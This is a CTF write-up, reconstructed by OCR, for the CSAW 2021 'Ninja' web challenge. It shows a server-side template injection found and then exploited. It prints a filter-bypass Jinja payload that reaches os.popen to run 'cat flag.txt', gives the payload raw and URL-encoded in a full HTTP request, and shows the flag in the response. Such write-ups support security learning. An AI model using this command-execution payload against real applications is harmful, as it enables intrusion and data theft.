
Ninja

CSAW 2021 CTF

GoProSlowYo



ninja

401

Hey guys come checkout this website i made to test my ninja-coding skills.

http://web.chal.csaw.io:5000

2021-09-10

Contents

Ninja

Writeup by: GoProSlowYo

Team: OnlyFeet

Writeup URL: GitHub


```
Hey guys come checkout this website i made to test my ninja-coding skills.

http://web.chal.csaw.io:5000
```

Initial Research

There's an input box and after a few seconds of playing with input we find that we have Server `Side Template Injection (SSTI)`.

We entered:

```
{{7*'5ev3n!+'}}
```



web.chal.csaw.io:5000/submit?value={{7*'5ev3n!+'}}

Hello 5ev3n! 5ev3n! 5ev3n! 5ev3n! 5ev3n! 5ev3n! 5ev3n!


Finding the Right SSTI Payload

There's some filters on the server-side that seem to be filtering some of the payload so we need to bypass it with some special techniques.

You can find great examples and help at the Filter Bypass section of the PayloadAllTheThings:

```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fim'+'port\x5f\x5f')('o'+'s')|attr('popen')('cat flag.txt')|attr('read')()}}
```

We should URL encode that and then send it off. In this example I used Zeds Attack Proxy.



```
GET
http://web.chal.csaw.io:5000/submit?value=%7B%7Brequest%7Cattr(%27application%27)%7Cattr(%27%5Cx5f%5Cx5fglobals%5Cx5f%5Cx5f%27)%7Cattr(%27%5Cx5f%5Cx5fgetitem%5Cx5f%5C
x5f%27)(%27%5Cx5f%5Cx5fbuiltins%5Cx5f%5Cx5f%27)%7Cattr(%27%5Cx5f%5Cx5fgetitem%5Cx5f%5Cx5f%27)(%27%5Cx5f%5Cx5fim%27+%27port%5Cx5f%5Cx5f%27)(%27o%27+%27s%27)%7Cattr(%27
popen%27)(%27cat%20flag.txt%27)%7Cattr(%27read%27)()%7D%7D HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: web.chal.csaw.io:5000
```

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 102
Server: Werkzeug/1.0.1 Python/2.7.18
Date: Sat, 11 Sep 2021 03:31:22 GMT

 <html>
            <h1> Hello flag{m0mmy_s33_1m_4_r34l_n1nj4}
   </h1>
        </html>
```

URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
https://www.hackthebox.eu/api/v4/connection/status	200	OK	532 ms	0 bytes			
http://web.chal.csaw.io:5000/submit?value=%7B%7Bre...	200	OK	177 ms	102 bytes	Medium		
https://www.hackthebox.eu/api/v4/connection/status	200	OK	4.41 s	286 bytes	Low		JSON

Victory

Submit the flag and claim the points:

flag{m0mmy_s33_1m_4_r34l_n1nj4}